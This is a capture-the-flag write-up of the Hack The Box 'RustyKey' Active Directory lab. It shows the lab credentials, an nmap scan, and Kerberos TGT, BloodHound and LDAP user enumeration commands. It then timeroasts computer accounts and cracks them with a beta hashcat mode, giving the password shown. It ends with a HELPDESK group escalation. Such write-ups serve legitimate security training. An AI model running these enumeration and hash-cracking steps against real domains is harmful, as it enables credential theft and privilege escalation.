# HTB-RustyKey
Table of Contents
Scope:10.10.11.75
Creds:rr.parker / 8#t5HE8L!W3A
Recon
Nmap
sudo nmap -sC -sV -sT -vvvv -p- -T5 --min-rate=5000 -Pn rusty.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-07-04 03:14:33Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49665/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49669/tcp open  msrpc         syn-ack Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049671/tcp open  msrpc         syn-ack Microsoft Windows RPC49673/tcp open  msrpc         syn-ack Microsoft Windows RPC49674/tcp open  msrpc         syn-ack Microsoft Windows RPC49677/tcp open  msrpc         syn-ack Microsoft Windows RPC49692/tcp open  msrpc         syn-ack Microsoft Windows RPC49727/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-07-04T03:15:25|_  start_date: N/A|_clock-skew: 8h00m00s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 51928/tcp): CLEAN (Couldn't connect)|   Check 2 (port 22945/tcp): CLEAN (Couldn't connect)|   Check 3 (port 63867/udp): CLEAN (Failed to receive data)|   Check 4 (port 40875/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Pass the Key - TGT
This was unsuccessful with the current user creds:


bloodhound-ce-python didn’t work either:
So what now?

But first I had to make some quick changes in the /etc/krb5.conf file:



I can now fix the clock skew and get the tgt:
impacket-getTGT 'rustykey.htb/rr.parker' -dc-ip 10.10.11.75
BloodHound
Time to do some enumeration:
echo "10.10.11.75 dc.rustykey.htb" | sudo tee -a /etc/hosts
bloodhound-ce-python -u rr.parker -p '8#t5HE8L!W3A' -ns 10.10.11.75 -c all -k -d rustykey.htb

Now I can start graphing it out.
User Enum
I then proceded by using nxc in conjuncture with ldap in order to enumerate all the users on the domain:
nxc ldap rustykey.htb -u users.txt -p passwords.txt --users -k
I added all of the above for my users list.
Timeroasting
So after being stuck on this part I went on and checked out some resources online on what I could do next. Here I found this article on timeroasting which I’ve never heard of before:

Very interesting read, to set up my attack I found this GitHub repo containing a python script:

I could run the command easily as follows:
python3 timeroast.py rustykey.htb
I went ahead and put these in a file and started cracking.
Hashcat (beta)
In order to crack this I needed a beta module of hashcat which included mode 31300 that could crack this hash format:

After unzipping the file I started cracking.

Rusty88!Finding Corresponding Object ID
I now had a list of computers that I found through timeroasting:

I could check bloodhound and see which computers these Object ID’s belong to:

I started enumerating them and found the cracked Object ID inside IT/COMPUTERS/COMPUTER-3:

Now I could add this computer to my list of owned principals.

I noticed that I could add myself to the HELPDESK group.
